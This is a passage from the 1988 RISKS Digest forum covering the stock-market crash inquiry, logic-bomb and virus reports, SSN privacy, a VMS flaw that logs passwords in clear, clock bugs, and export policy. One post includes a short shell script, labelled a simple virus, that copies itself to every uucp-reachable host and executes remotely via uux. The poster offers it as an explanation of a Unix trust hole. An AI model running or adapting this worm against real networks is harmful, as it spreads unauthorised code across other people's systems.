For a survey done in 60 days, it's clear the panel ... has done an unusually good job in construing what happened. ... The analytic framework seems likely to withstand all subsequent attempts to alter it.

The story that emerges confirms what has been previously reported. It wasn't "Black Monday" that was so bad, it was "Terrible Tuesday," when the markets nearly closed that was the real shocker.

And although they contributed a very substantial overhang of selling pressure that hit the market like a tidal wave on Monday morning, new-fangled trading strategies like portfolio insurance or index arbitrage did not ``cause'' the crash.

If anything, various failures of the specialist system, in which 50 little-known firms commit themselves to buy and sell particular stocks in order to keep the market orderly, provided the biggest disappointments...

In the end, the problem was in the market-mechanisms themselves, the record-keeping and emergency protocols which permitted a "disentangling" of the futures markets in Chicago and the share markets in NY.

The recommendation that Brady later described as the ``strongest" was the one that had the least to do with public regulation. It was that a unified clearing system be developed, linking the Chiago and NY markets, so that

authorities and firms can constantly monitor the shifting action when turbulence strikes again.

With better informatin systems, portfolio insurance and other hedging strategies would no longer pose an especially serious threat, the task force said. ...

What we ought to be focusing on, said Brady, was ``technology, a market that's strung together by 300,000 television screens, where a trade in NY shows up on a screen in Tokyo 41 seconds later. We've got one market. We ought to be focusing on the problems associated with that."

Data tampering, CTFC study of Major Market Index

<Randy_Oppenheimer@IMG011.CEO.DG.COM>
January 20, 1988

The Wall Street Journal (1-7-88) carried a story examining whether the Major Market Index (MMI) was manipulated at a critical point during the stock market crash. The MMI is a little known futures contract index. According to the Journal, its "mysterious surge...may have saved the stock market from total meltdown."

The gist of the story is that a study by the Commodity Futures Trading Commission (CFTC) determined there was no evidence of any manipulation. That finding, the Journal reported, immediately came under attack by various persons, who questioned even the data that the CFTC examined, claiming it may have been doctored. The Journal notes a congressional committee is now investigating allegations that the data used in the study may have been incorrect or tampered with before it was submitted to the CFTC.

The Journal article concludes: "In Chicago, a spokesman for the Board of Trade, which supplied much of the data used by the CFTC, declined comment. A Board of Trade official familiar with the data said he is skeptical the data could have been tampered with, noting that it is computer-generated."

Court drops 'logic bomb' trial

John Pettitt <jpp@slxsys.specialix.co.uk> Mon Jan 18 12:40:52 1988

Reproduced without permission from 'datalink' Monday 11 Jan 1988

James McMahon, the contract systems programmer accused of planting "logic bombs" in his client's computer systems, has been cleared of all charges.

McMahon walked free from Isleworth Crown Court, London, late last month after the presiding judge Derek Holden accepted a mid-trial defence motion that the evidence against McMahon was inconsistent, incomplete and lacking in reliability.

The ruling which focused on print-out and disk exhibits, promises to be a watershed in the history of computer law, influenceing the validity of such admissions if future cases.

The trial was billed as the UK's first "logic bomb" case, with McMahon accused of planting unauthorised code in the DEC PDP 11 system software of air freight forwarder Pandair Freight. The prosecution claimed that one such "logic bomb" locked terminals at Pandair's Heston office, near Heathrow, and a second was set to wipe the memory of the companys Birmingham computer.

John Pettitt, Specialix, Giggs Hill Rd, Thames Ditton, Surrey, England, KT7 0TR {backbone}!mcvax!ukc!pyrltd!slxsys!jpp jpp@slxsys.specialix.co.uk
Tel: +44-1-398-9422 Fax: +44-1-398-7122 Telex: 918110 SPECIX G

Official word on Social Security Numbers

Rob Austein <SRA@XX.LCS.MIT.EDU> Tue 19 Jan 88 17:24:24-EST

For what it's worth, here's the "official" story on SSNs, from a USENET posting by David Hawkins. I have not verified the quote.

According to Social Security Administration Publication No. 05-10001 (Sept 86)

DISCLOSING YOUR SOCIAL SECURITY NUMBER

"Any Federal, State or local agency that asks for your Social Security number must tell you whether giving it is mandatory or voluntary, under what authority the number is being requested, and what uses will be made of it.

Some non-governmental organizations also use Social Security numbers for recordkeeping purposes. Such use is neither required nor prohibited by Federal law. Although you are not required to give you number, the organization is not required to provide you service if you do not. Knowing your number does not allow these organizations to get information from your Social Security record."

I don't know how this applies to semi-public entities like utility companies.

Use of an SSN as a Driver's License ID number poses an interesting problem: the state government is presumably within the law in using your SSN as their internal ID number, but should they be printing it on your license? Seems kinda irresponsible. What if somebody steals this funny little piece of plastic that the government requires you to carry when you drive your car? In effect, the state government has just disclosed your SSN to your mugger. Sure, the mugger's the one who's breaking the law, but it's the state government's fault that you're carrying your SSN around with you when you're in the car. Maybe that's why hitchhiking is illegal in so many states? [:-)]

Of course, in states where Driver's License ID number is different from SSN, you simply have two ID numbers that are demanded of you at different times; they're both required for "normal life". Not much of an improvement.

VAX/VMS security problem

Rob Gross <<GROSS%BCVMS.BITNET@MITVMA.MIT.EDU<>
Thu, 21 Jan 88 16:54 EST

The following was recently posted to the INFO-VAX mailing list:

Date: Tue, 19 Jan 88 12:08:50 GMT

Reply-To: "RHBNC,

Univ of London Philip Taylor"

<CHAA006%vaxb.rhbnc.ac.uk@NSS.Cs.Ucl.AC.UK>
Sender: INFO-VAX Discussion <INFO-VAX@MARIST>
From: CHAA006%vaxb.rhbnc.ac.uk@NSS.Cs.Ucl.AC.UK

Subject: VMS security

I believe I have discovered a serious loophole in VMS security. If breakin-detection is in force, and a user enters his/her username incorrectly, without noticing the error, then enters the correct password, that password can appear on the operator console and in the operators' log. This occurs when the same, incorrect, username is entered sufficient times for breakin-detection to become activated. As it is not unknown for system managers to reduce the detection limit to two, the appearance of such passwords, in clear, is a distinct possibility.

For example, a user changes his/her password; later, on logging-in, mis-types the username (but doesn't notice the fact), and enters the old password; sees "Invalid username/password", and remembers that he/she has a new password; uses <Control-B>/<Up-arrow> to recall the username (to save re-typing it), then enters the new, correct, password. Breakin-detection is set at two, and the correct password, plus the username with perhaps a single error in it, appear in clear. An unlikely scenario? Well, it happened to me, yesterday!

Since for common privileged usernames such as SYSTEM, it would typically be the work of a moment to guess the mis-typed username, system security can be seriously compromised. Furthermore, anything which results in a valid password being stored and displayed in clear is a serious breach of the zeroth rule of system security. ** Phil.

TimeWarps as an omen

Jeffrey R Kell <JEFF%UTCVM.BITNET@CUNYVM.CUNY.EDU> Tue, 19 Jan 88 14:30:21 EDT

After reading through yet another year's assortment of clock-related bugs an ominous realization of the scope of the Star Wars critique by David

Parnas came to light. Every year we hear of clock-related bugs, even more so during leap years, and may the bits beware on 1 Jan 2000.

Here we have a relatively trivial, extremely well-defined task of rolling over a clock to update a year. In the extremely simplistic case of mere changes of minutes, hours, or day, there are enough "real" cases to give a real test, and find (most) bugs. But for more extreme cases, the testing is done through 'simulations' and you simply are not dealing with the real events; it is extremely difficult to test in the actual environment. Very few of us, I doubt, would actually bother to repeatedly reboot a real system with the test time placed in the real clock to see if it works.

The problem is not with "inexperienced Mickey Mouse" programmers either. Look at the IBM 3090's that called in for service due to a bug in the clock routine during the system's early days, or the Sun problems, or any other of the nightmares that appeared in Risks. Many were people that "should have known better" or "should have tested more thoroughly."

If we are unable to keep a clock/calendar operating correctly, how can we possibly presume that a massively complex, ill-defined system like SDI can work, combined with the impossibility of a real-life test environment?

If SDI is completed, and we must use it, and it fails, we won't have to bother with clock-setting algorithms any longer.

Jeffrey R Kell, Dir Tech Services, Univ of Tennessee at Chattanooga

[It is always tempting to conclude that if such a simple thing cannot be done correctly, then how can 10 million lines of code work adequately? This is a debate that has no end, although maybe we are ready to go around again on SDI, a subject that has received considerable discussion in earlier volumes of RISKS! Nevertheless, the moral of the story is clear -- the more complex the system, the greater the attention that must be paid to it, from the overall design down to the minute details... PGN]

New Year's

<Robert_Slade@mtsg.ubc.ca> Thu, 21 Jan 88 07:56:28 PST

With regard to the computers dying over New Year's, my father in law just came up with a real oddball. He was using Appleworks, patched to take advantage of extra memory, a clock card, and a few other goodies. After the Christmas holidays, his system no longer fired up automatically, and instead had to be babied to get it to work.

The final answer turned out to be in ProDos, a currently popular operating system for the Apple that has superceded Apple's own DOS 3.3. A number of clock cards for the Apple (my father in law's not being among them) do not store the year. ProDos very kindly calculates the year from the month, day, and day of the week. The tables for doing this, however, are limited, and one of the anniversary dates for early versions was 1988. Later versions will

fail in future years...

Time-chasing and SSNs

Paul Fuqua <pf%ti-csl.csc.ti.com@RELAY.CS.NET> Thu, 21 Jan 88 22:07:09 CST

I had some fun chasing a computer-clock problem a couple of years ago. At that time we had six or seven Symbolics 3600 lispms, which initialise their real-time clocks at boot time by broadcasting a request for the time on the local Ethernet. The machines were divided between rooms on the first and third floors of the building.

I noticed one day that the machine I sat down at had a wildly inaccurate time. Fortunately, the time-initialising code records the machine from which it received its response; it can be important to track down bad time sources. I checked the record, and trotted downstairs to discover that the second machine was similarly inaccurate; its response had come from a third machine, upstairs.

The conclusion to this story may be obvious: I ran up and down the stairs several times, and discovered that the last machine had received its time response from the first! I ended up setting the time by hand. [It should be noted that more recent software manages to ask only reliable time-servers for the time.]

Paul Fuqua, Texas Instruments Computer Science Center, Dallas, Texas

CSNet: pf@csc.ti.com or pf@ti-csl

UUCP: {smu, texsun, im4u, rice}!ti-csl!pf

Re: New Year's Sun clock

Martin Ewing <msesys@DEImos.Caltech.Edu> Mon, 18 Jan 88 14:35:36 PST

On the subject of the Sun/new year's clock problem (cf Rayan Zachariasen), which turned out to result from a mistaken use of C expression side-effects.

>...many many people were thinking of the careless programmer >with warm, sizzling, thoughts.

Personally, I'd reserve a number of "warm, sizzling, thoughts" for the people who brought us C and Unix, who made this sort of mistake almost inevitable.

[This message is similar to other RISKS submissions that I have rejected in the past. I include this one as representative of the others, but with a serious comment: In this field YOU ARE ALWAYS AT RISK. If RISKS tells you nothing else, it is KNOW AND UNDERSTAND YOUR RISKS.

A comment on UNIX and C: Ken Thompson is one of the most brilliant designers and programmers ever to grace this earth. He developed UNIX and C primarily for his own pleasure. It is not HIS FAULT that UNIX is so widely used (e.g., because of its delightful facilities for program

development and ease of adaptation), or -- by extension -- that it is used unwisely in hostile environments despite its not having addressed critical security concerns. A similar argument could be made by people who blindly accept free software from a BBOARD (e.g., the PC graphics ARF-ARF Trojan horse) or a Trojan horsey virus, and then complain when it destroys all their files. There are very complex tradeoffs among simplicity and ease of use on one hand, and safe systems (in a generalized sense) on the other hand. Know your requirements before you start designing, programming, or simply using a computer system. PGN]



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 12

Friday, 22 January 1988

Contents

Risks in technology transfer policy

Alan Wexelblat

Troian-horsed smart terminals?

Tim McDaniel

The virus reaches Israel

Martin Minow

Checking for Trojan Horses and Viruses

Dennis L. Mumaugh

RISKS of uux(1) and trusting remote hosts

Abercrombie

Sheep, Goats, and responding to computer-generated requests

Martin Smith

Proposal for Fault Tolerance Newsgroup

Don Lee

Info on RISKS (comp.risks)

Risks in technology transfer policy

Alan Wexelblat <wex%SW.MCC.COM@MCC.COM> Tue, 19 Jan 88 14:48:17 CST

One of the RISKS of technology is in attempts to control it. For the last seven years, the Reagan Administration has adopted an increasingly restrictive export licensing policy, aimed at reducing what they see as a problem of excessive technology transfer to East bloc countries. However, this policy and its implementation have their own risks. Recently, a National Academy of Sciences panel criticized the policy as "not generally perceived as rational, credible and predictable."

One victim of this policy is Columbus Instruments, a small company located in Columbus, Ohio, which specializes in equipment used with animals in medical research labs. In June 1985, Dr. Jan Czekajewski, president of the company, shipped \$228,000 worth of lab-animal research equipment to a medical symposium in Moscow. Included in the shipment were 5 personal

computers, including a Taiwan-made PC-XT clone. Dr. Czekajewski didn't think he needed an export license.

Under the Pentagon's Project Exodus, which was set up to stop shipment of strategic items to the Soviet bloc, US Customs agents seized the equipment at Kennedy Airport, descended on Czekajewski's offices, confiscated his files and notified television stations of the "critical leak of militarily sensitive technology" narrowly averted by the Customs Service.

Czekajewski went to Eastern Europe to check the availability of microcomputers. He found the IBM PC-XT and AT computers available in Poland and in Bulgaria he bought a locally-made PC clone. After taking it back to Ohio, he discovered that he would need an export license to ship it back to Bulgaria!

Two and a half years after the original raid, Czekajewski still doesn't have all his equipment back, and his battles with Customs and the Pentagon have cost him several hundred thousand dollars in legal fees, time, energy, and lost sales.

Another victim is Alan Kay. He was invited by Gosplan, the Soviet central planning agency, to give a seminar in Moscow and describe how Gosplan could become more market-oriented. He wrote to the US Commerce Department and asked if any license was needed in order to describe software that he had designed which was commercially available in the US. He got a letter from Dan Haydosh, then acting director of the Office of Technology and Policy Analysis, indicating that the seminar would require an export license since it "presents a significant risk to our national security."

Readers of the space digest know that many American companies are hurting because of the lack of launchers for commercial satellites; yet the government won't allow them to launch on Soviet rockets. Communications and weather tracking are both suffering as aging satellites break and can't be repaired or replaced.

According to the National Academy of Sciences, the Reagan administration crackdown has essentially failed and is costing the US economy over \$9 billion a year in lost trade. I frankly don't expect this to get better anytime sooner. Comments?

--Alan Wexelblat

UUCP: {harvard, gatech, pyramid, &c.}!sally!im4u!milano!wex

Trojan-horsed smart terminals?

Tim McDaniel <mcdaniel@uicsrd.csrd.uiuc.edu> Wed, 13 Jan 88 01:56:08 CST

We just brought up BSD 4.3 (!) on our Vax. "finger" has been changed, so that a control character control-x is printed as "^X". (Actually, it doesn't come close to doing that, but that's beside the point.) The list of changes for 4.3 says that this was done to prevent Trojan horses. I assume that this refers to sending control sequences to very "smart" terminals.

Tim McDaniel, Center for Supercomputing Research and Development at the University of Illinois at Urbana-Champaign

Internet, BITNET: mcdaniel@uicsrd.csrd.uiuc.edu
UUCP: {ihnp4,uunet,convex}!uiucuxc!uicsrd!mcdaniel

CSNET: mcdaniel%uicsrd@uiuc.csnet

[The bug of squirrelled CTL and ESC sequences was mentioned long ago in RISKS, and presumably has been fixed in most sensible systems! Of course, it still may lurk in non-mail contexts -- including FINGERing someone's Troajn PLAN. The FINGER vulnerability has not been mentioned explicitly, but is implicit in the earlier discussions. It is truly a Trojan horse, and even nastier than one contained in received mail -- it is triggered by curiosity on the part of the victim without action on the part of the perpetrator.

By the way, the Christmas Tree "virus" (<u>RISKS-5.79</u> ff.) is of course really a Trojan horse with an embedded virus. The ARF-ARF PC Graphics Trojan horse was also noted a while back. PGN]

★ The virus reaches Israel [See RISKS-6.6]

Martin Minow THUNDR::MINOW ML3-5/U26 223-9922 <minow%thundr.DEC@decwrl.dec.com> 16 Jan 88 12:00

With Nitsan Duvduvani's (nitsan%tav02.dec@decwrl.dec.com) permission, I'm enclosing an article from an Israeli newspaper on the infamous virus. The article is translated by Nitsan, and was sent to me by Aharon Goldman (goldman%tav02.dec@decwrl.dec.com). I've lightly copy-edited it. Martin Minow

[The following is translated from an article that appeared on "Maariv" (one of Israel's most popular daily newspapers) in 8-Jan-1988. I translated it myself, so I apologize for the poor style. My own comments appear in brackets '[]' within the translated text - Nitsan Duvduvani]

THE 'COMPUTER AIDS' VIRUS CONTINUES TO RUN WILD: 'BEWARE OF FRIDAY THE 13-TH OF MAY'

The Hebrew University [in Jerusalem] published this warning yesterday, as on the above date the virus may destroy any information found in the computer's memory or on the disks. Immunization programs are distributed to locate the virus and exterminate it.

by Tal Shahaf

The computer virus that got the nickname "the Israeli Virus" continues to run wild. The Hebrew University in Jerusalem spread the warning yesterday: Don't use your computer on Friday, the 13-th of May this year! On this day the virus

was programmed to wake up from its hibernation - and destroy any information found in the computer memory or on the disks. Because of this reason, it also got the nickname "time bomb". Moreover, every 13-th of each month, the virus will cause a significant slow-down in the computer's response.

Evidences were received by Maariv yesterday for the existence of the virus in many other places in addition to the Hebrew University in Jerusalem. It was also reported to be detected in one of the I.D.F. [Israeli Defense Forces] units using personal computers. Other messages mentioned some commercial companies where the virus had been detected. An owner of a software house from Tel-Aviv, who asked to remain anonymous, told that the malfunctions were detected in software kits that were bought with the computers and were installed by the selling company.

Eli Shapira, an owner of a computer store from Haifa, tells about infected software kits that arrived at him from people in the area. The virus also infected a computer in his store, and possibly spread to customers who had bought software kits. According to him there was a thorough disinfection activity that cleared the computer and the diskettes in the store.

Computer experts warn that the virus may now be in any software and in any computer, including those purchased in computer stores.

Currently, the Hebrew University distributes immunization programs that can detect the virus in the computer's memory and exterminate it. A new problem popped up though: A mutation of the virus may show up, a few times as dangerous as the current virus. It all depends on the source of the virus and whether the person responsible for it is some computer wizard who did it for fun or some psychopath who does not control his actions.

"THE ISRAELI VIRUS" SPREADS AT THE RATE OF AIDS

The immunization programs fit only the virus from Jerusalem. Stopping of unauthorized software copying phenomenon is expected.

by Tal Shahaf

The model that fits the best the spreading of the computerized virus is the AIDS virus, so claim computer staff. The resemblance is in all dimensions. The spreading rate of the virus is amazing. A single infected diskette is sufficient for infecting thousands of personal computers. It is passed by diskettes going between computers, and also by telephone communication between computers. Yesterday it was found out that the virus was much wider spread than what was thought.

Because of this reason, users are warned not to receive diskettes from unknown source. First precaution: not to use diskettes without the "computerized condom": a little sticker that prevents any damage to the information on the diskette.

The computer community is grateful for stopping the process of unauthorized copying of software that reached incredible use lately. Exactly like AIDS, that generated the safe sex phenomenon, the computerized virus is about to generate the phenomenon of decent use only of software.

The phenomenon of growing infected software was discovered yesterday as a side effect only. The real damage is the time bomb hidden: Every 13-th of each month, the virus will cause significant slow down in the computer response, and in 13-th of May this year it will erase all the information in the computer.

Yuval Rahavi, the computer expert from Jerusalem who discovered the vicious virus, explains that it is a small and sophisticated computer program. When the computer is turned on, the program is loaded into the computer memory, and from now on, any program invoked is contaminated. When the virus identifies a new program, it joins it without disturbing its activity. From now on, any use of this software, transferring it to other user, will spread the virus.

The temporary solution to the problem is the immunization programs written by Rahavi. One is used to detect the virus and the other for prevention. It is loaded into the computer memory before any other software. If the virus then attempts to reside in the memory, the program will give appropriate warning. People from the Hebrew University distributed information that described the virus for all the computer users at the universities, joined with copies of the immunization programs.

Ofer Ahituv, an owner of a software house, thinks the source for the virus is in one of the software houses which became involved with his programmers. According to him, all his software kits will now be distributed carrying a label specifying they were checked and found clean of any virus.

The possibility of a new virus, which is more dangerous, scares computer people. Such a virus may harm the information, erase it slowly in such a way that is not detectable. This way, accountants may find out all their clients accounting data has been erased, banks will lose their customers data, stores - their cash register data.

The immunization programs are good for fighting the current virus. If a new virus pops up - these immunizations will be worthless.

Ezra Ben-Kohav, chairman of the computer organization I.O.I.P. [Israeli Organization for Information Processing] told Maariv yesterday: "There is no law that defined such action as crime. If the author is caught, there will be nothing to blame him/her for."

Arie Bender gives the following message: A search team was established in the Hebrew University, which includes Hilel Bar-Dayan, Amiram Ofir, Eli Peled and Elisha Ben-Ezra. People in the university asked yesterday to make clear there was no information or suspicion about the creators of the virus, including students of the Talpiot program [a special program for young students that combines army studying].

THIS IS HOW TO PROTECT YOUR COMPUTER

Yossi Gil, from the computer people who discovered the virus, suggests several defense activities for the computer users who receive a new diskette and want to check it.

- 1. During the check, activate the computer without a hard disk that may be infected by the virus.
- 2. Use diskettes that carry no important information/programs.
- 3. Invoke the checked software with a diskette protected by a sticker.
- 4. Invoke the software again with a diskette without a sticker.
- 5. Compare the two diskettes using a compare program. If no differences are found, you may assume the checked diskette is free of the virus.
- 6. Another rule which is always important: Prepare a copy of any important diskette, and specify the date when the copy was done. If the virus attacks your computer, you will be able to restore the damaged programs from these copies. (by Tal Shahaf)

THE VIRUS REACHED HAIFA

The "Israeli virus" was detected, after causing much damage, also in the educational center of the ministry of education in Rotenberg building on the Carmel [mountain in Haifa]. There is a computer project going on this site, in which tens of students participate. The center manager, Gideon Goldstein, and the project people Michael Hazan and Gadi Kats, told that 6 weeks ago there was a virus discovered, which destroyed 15 thousand dollars worth of software and 2 disks in which 7000 hours of work had been invested, in an irrecoverable way. (by Reuven Ben-Zvi)

PANIC AMONG OWNERS OF PERSONAL COMPUTERS

The Israeli virus panic moved from within the campus and spread out also to the computer consumers in Jerusalem. In many stores there were customers reporting symptoms in their home computers, that matched those which had been found in the P.C. systems in the university. "This morning we ran into and heard about a few cases", told Emanuel Marinsky, manager of computer services lab, "It raises panic". (by Arie Bender)

Checking for Trojan Horses and Viruses -- a partial solution

<moss!cuuxb!dlm@RUTGERS.EDU>
Thu, 7 Jan 88 18:02:04 est

In the latest discussions there has been some thought as to how to prevent viruses and Trojan horses ...

I am now using an internal product called "truss" that inolves the "proc" file system of UNIX Version 8 (and other developmental versions).

Truss is a system call tracer. It allows one to examine any process and observe all system calls. It lists the system call, and the arguments. This is done intelligently with translations of arguments to strings and human format data. It also gives the return value of the call and translates error codes into symbolics. With this product one can watch the behavior of a program and observe what it does (in a gross level) and who or what it operates on.

Truss is able to handle the fork/exec of UNIX and follow the children

processes (limited recursion). Thus one can attach truss to a login shell and watch a terminal session of a suspect.

Also truss can attach to a process under execution and not related to the initiator. Truss can also freeze the process in its tracks and allow another product (a debugger) more initimate access to the errant process.

The utility as a systems security device AFTER inital suspicion is raised is obvious. The RISK? Applying this to MY operations. After all who is to determine what a virus is?

Dennis L. Mumaugh

Lisle, IL ...!{attunix,ihnp4,cbosgd,lll-crg}!cuuxb!dlm

[There is also the problem of locking the barn door after the Trojan horse has escaped. Baled out? A Trojan cake hidden in a file instead of a file hidden in the cake? PGN]

RISKS of uux(1) and trusting remote hosts

<sdsu!Abercrombie%minas-morgul.csa.com@sdcsvax.ucsd.edu> Wed, 6 Jan 88 23:37:55 GMT

There has been much talk recently about viruses and other malevolent programs. I will add just one more to the discussion. It is well known that the UNIX operating system is not very secure -- it is also well known that there are many thousands of UNIX machines in place.

The following program owes its operation to the uucp(1) and uux(1) commands. On most sane systems, the execution of commands using uux is restricted. But, by contacting every system known to the current host, it is very likely that some of the system managers have forgotten to plug this simple hole. There are similar holes that command restriction does not plug, but it would be a mistake to illucidate further.

I do not advocate that you execute the following program. It is meant for expository puposes only. However, it does not contain any harmful commands except perhaps that it could flood the network indefinitely.

In closing I would remind everyone that when you connect one machine to another there is a degree of trust involved. Many a system has been un-done by trusting an untrustworthy system -- a simple example would be a faculty machine connected to a machine accessible to students and have the student machine mentioned in the /etc/hosts.equiv file.

```
-- CUT --

#

# A very simple virus.

#

for x in `uuname`

do
```

uucp -C /tmp/virus \$x\!/tmp/virus
uux \$x\!"sh -c /tmp/virus"
done
rm -f /tmp/virus

★ Sheep, Goats, and responding to computer-generated requests

MartinSm <mcvax!minster.york.ac.uk!MartinSm@uunet.UU.NET>
17 Jan 1988 20:38:14 GMT

I don't know how these things work in America but over here forms are sent out each year to register to vote in elections and by law they *MUST* be completed. This year another form was sent out in the same envelope, computer printed and requesting information such as the number of people in the house of 'Ethnic Origin' or Unemployed or Disabled. Nowhere on the form did it say that it was nothing to do with the electoral register and had no legal status. It had been issued by our local council (Leeds) and contained a suspicious looking code number in the corner which could be used to discover which household had filled it in. Though no address was printed which would have made this obvious.

Naturally the form went in the bin immediately. A couple of weeks later a letter arrived saying in essence that we had been *RANDOMLY* chosen from a *SMALL* number of people who were being uncooperative. We were to be visited by someone who was going to get us to fill it in. As yet this has not occurred but if it does they are not getting past the door.

The situation becomes more interesting when you know that there was a scandal involving council officers writing to department heads and asking for their master passwords. This information was usually provided, on the pre-printed form, without question.

This is the "sheep" factor again. It seems to be becoming increasingly common for people to request information for nefarious, nonessential or unexplained reasons. I think we have a lot to worry about. Especially in a country like the UK where it is much easier to put data into officials' hands than to get it out of them.

Martin Smith, Langwith College, University Of York, Heslington, York, YO1 5DD England

Proposal for Fault Tolerance Newsgroup

Don Lee <trwrb!dlee@aero.arpa> 5 Jan 88 21:41:00 GMT

I would like to propose the formation of a new newsgroup, comp.fault_tolerance, that would discuss technical issues releated to fault tolerance. Such a newsgroup is needed, since there is no current newsgroup that discusses the technical issues involved in fault-tolerant computing. Fault tolerance is an extremely diversified area of computing that is not only

concerned with hardware and software, but also with, to name a few, interconnection networks, real-time systems, parallel and alternative architectures, and data base systems. Issues also involve modeling (including automated reliability models such as CARE III, HARP, ARIES, and CRAFTS) and simulation of fault-tolerant systems. Since fault-tolerant computing is such a diversified area it is easy to imagine that such a large volume of articles would be posted that the average reader would have a difficult time keeping up. Therefore, the newsgroup should be moderated. I am willing to be the group moderator.

If anyone has any comments regarding the name and nature of the group please post them to news.groups. I will answer them as soon as possible. Please send any votes for or against the group to me personally. I hope that the group will be formed very shortly, and I look forward to the interesting and informative articles that I am sure will be posted to comp.fault_tolerance.

Thank you, Don Lee



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 13

Sunday, 24 January 1988

Contents

U.S. Fears Satellites Damaged

Signal-light malfunction blamed in L.A. train wreck **PGN**

Big Error on Benefits by a State Computer

London Underground Ticket Machine fraud

John Pettitt The responsibility of and for `bringing us C and Unix'

Geraint Jones Risks in technology transfer policy

Alan Wexelblat

Technology transfer policy and Halley's Comet probe Alex Colvin

Non-ionizing radiation

John Nowack

Jonathan Thornburg

Books about SDI software -- a request Dan Jones

Info on RISKS (comp.risks)

U.S. Fears Satellites Damaged

Peter G. Neumann <NEUMANN@csl.sri.com> Sun 24 Jan 88 14:10:34-PST

Subtitle -- Soviets used lasers to cripple equipment, sources contend.

Washington, by Richard Sale (UPI, 24 January 1988).

U.S. intelligence agencies are convinced Soviet laser attacks have damaged supersophisticated U.S. spy satellites deployed to monitor missile and spacecraft launches, administration sources said. These sources said they believe the Soviets fired ground-based lasers to cripple optical equipment

attempting to scan launches at Tyuratam, the major Soviet space center, to obtain a variety of sensitive military information. Administration intelligence sources said they fear that other vital U.S. reconnaissance satellites will soon be endangered because six new Soviet laser battle stations are under construction... "There is no way you can protect the optical sensors on satellites" from laser attacks, an Air Force official said. ...

Intelligence sources acknowledged that the Pentagon also has trained ground-based lasers on Soviet spacecraft, sometimes in attempts to disrupt their sensors. ...

[From the San Francisco Examiner and Chronicle, front page, 24 Jan 88. The article goes on to consider reports that some spacecraft malfunctions may have been due to laser "hosing", e.g., a KH-11 or Code 1010 satellite, which was permanently damaged in 1978. Seems unlikely -- the technology was not very well advanced then? PGN]

[However, the risks of laser interference or accidental triggering are worth noting. Adding to the risks of computing in SDI, might such a concerted attack of simultaneous laser bursts on many satellite sensors be mistakenly detected as the launch of a nuclear attack!? PGN]

Signal-light malfunction blamed in L.A. train wreck

Peter G. Neumann <NEUMANN@csl.sri.com> Sun 24 Jan 88 14:28:53-PST

PICO RIVERA, Los Angeles County (AP, 24 Jan 88)

A malfunctioning signal light appeared to have caused a freight train to crash into a parked train, killing a man and igniting a fire that consumed a church and a store, a railroad official said Saturday. A 72-car freight train traveling about 40 mph to 45 mph slammed into a parked 67-car freight train at 10:30 p.m. Friday after a signal light about a mile from the impact gave the green go-ahead light, an official said. Damage to the trains and buildings was estimated at \$2.3 million.

[From the San Francisco Sunday Examiner and Chronicle. The identical story appeared TWICE in the same issue on 24 January 1988 -- on page B-5 and also on page B-7, although with different headlines. The headline guy must have been napping, or else the story was intended to illustrate the importance of redundancy. PGN]

[Ironically, the Federal Communcations Commission recently approved plans for a nationwide computerized train-control system -- inspired by the collision on 4 January 1987 of three speeding Conrail locomotives and an Amtrak passenger train, klling 16 and injuring 176 near Chase, MD, with losses estimated at over \$40 million. The FCC's private radio bureau reported that "This terrible collision could have been avoided had the locomotives been under the control of a central computer." This popular view assumes that such computer systems always work correctly, and that people always program them correctly. PGN]

Big Error on Benefits by a State Computer

Peter G. Neumann <NEUMANN@csl.sri.com> Sun 24 Jan 88 14:15:34-PST

By Perry Lang, San Francisco Chronicle, 21 January 1988.

"Thousands of Californians have been charged for unemployment and disability insurance benefits they never received because of a computer snafu in Sacramento. One of the state's computers, which tallied ... benefits for 1987, malfunctioned and moved the decimal place two spaces to the right -- producing dollar amounts that were up to 100 times more than they should have been. ... [A]bout 60,000 people throughout the state received erroneous statements."

[Computer malfunction? or program error? or human error on input? PGN]

London Underground Ticket Machine fraud

John Pettitt <jpp@slxsys.specialix.co.uk> Mon Jan 18 13:50:11 1988

Reproduced without permission from "datalink" monday 11 jan 1988

London Underground's controversioal UKL 150 million computerised ticket system could create a fare dodgers' paradise. ... The system, based on sophisticated real time software developed by Logica, has been criticised because it allows adults to purchase child tickets and travel on the Undergroud without being visualy checked by ticket collectors. ... Now security consultants have confirmed that the new type of ticket, which uses a magnetic strip holding details of the fare, will be easier to forge that the traditional printed type.

John Maxfield, and anti-hacking consultant in Detroit, says similar tickets have already been beaten by teenagers in the US. He said: "San Francisco metro caught a gang forging the tickets there last January. The gang had used pasteboard and cassette tape to make duplicates."

A spokesman for Westinghouse Cubic, which manuafctures the new ticket barriers, at first denied its system had been breached in the US. But a spokesman later admited: "With the right know-how, of course anything in the world can be duplicated, including our tickets."

Can any US readers of comp.risks add any further info on the SF incident?

John Pettitt, Specialix, Giggs Hill Rd, Thames Ditton, Surrey, England, KT7 0TR {backbone}!mcvax!ukc!pyrltd!slxsys!jpp jpp@slxsys.specialix.co.uk
Tel: +44-1-398-9422 Fax: +44-1-398-7122 Telex: 918110 SPECIX G

[Considering how easy this is to do in SF's BART and in DC's METRO, we might just as well NOT discuss it here. But the vulnerability -- a

playback copycat attack -- has been well known for many years. PGN]

The responsibility of and for `bringing us C and Unix'

Geraint Jones <geraint%prg.oxford.ac.uk@NSS.Cs.Ucl.AC.UK> Sat, Jan 23 15:15:10 1988 GMT

I take issue with some of Peter Neumann's editorial comment (RISKS 6.11, after the continuing discussion of Sun clock problems traced to mishandled side-effects in C expressions). I accept that the programmer was at fault, that we should always be aware that we are at risk of being allowed to make mistakes; but 'the people who brought us C and Unix' _do_ share the fault.

UNIX is moderately wonderful; because of that, you will scarcely find a convenient and powerful desktop computer which does not use UNIX, and I for one would not choose to use one. Choose UNIX, and you get C; and that's the fault of all 'the people who brought us C and Unix', including the few individuals who had the good (and just one or two bad) ideas in the first place, all the universities and companies who have popularised and modified UNIX, and those of us who use it.

C was a pretty neat idea when you compare it with what else was about fifteen years ago, and without it UNIX could not have been knocked up as it was. The technology exists, and has existed for years, to check that the arguments of a function are side-effect free. Ten years ago, I used a BCPL compiler that would decide whether or not it was safe to call arguments to 'macros' (manifest functions) by substitution. Where are the C compilers that check for such things? I write C programs only because 'the market' has created a near monopoly in portable programs in the community in which I work.

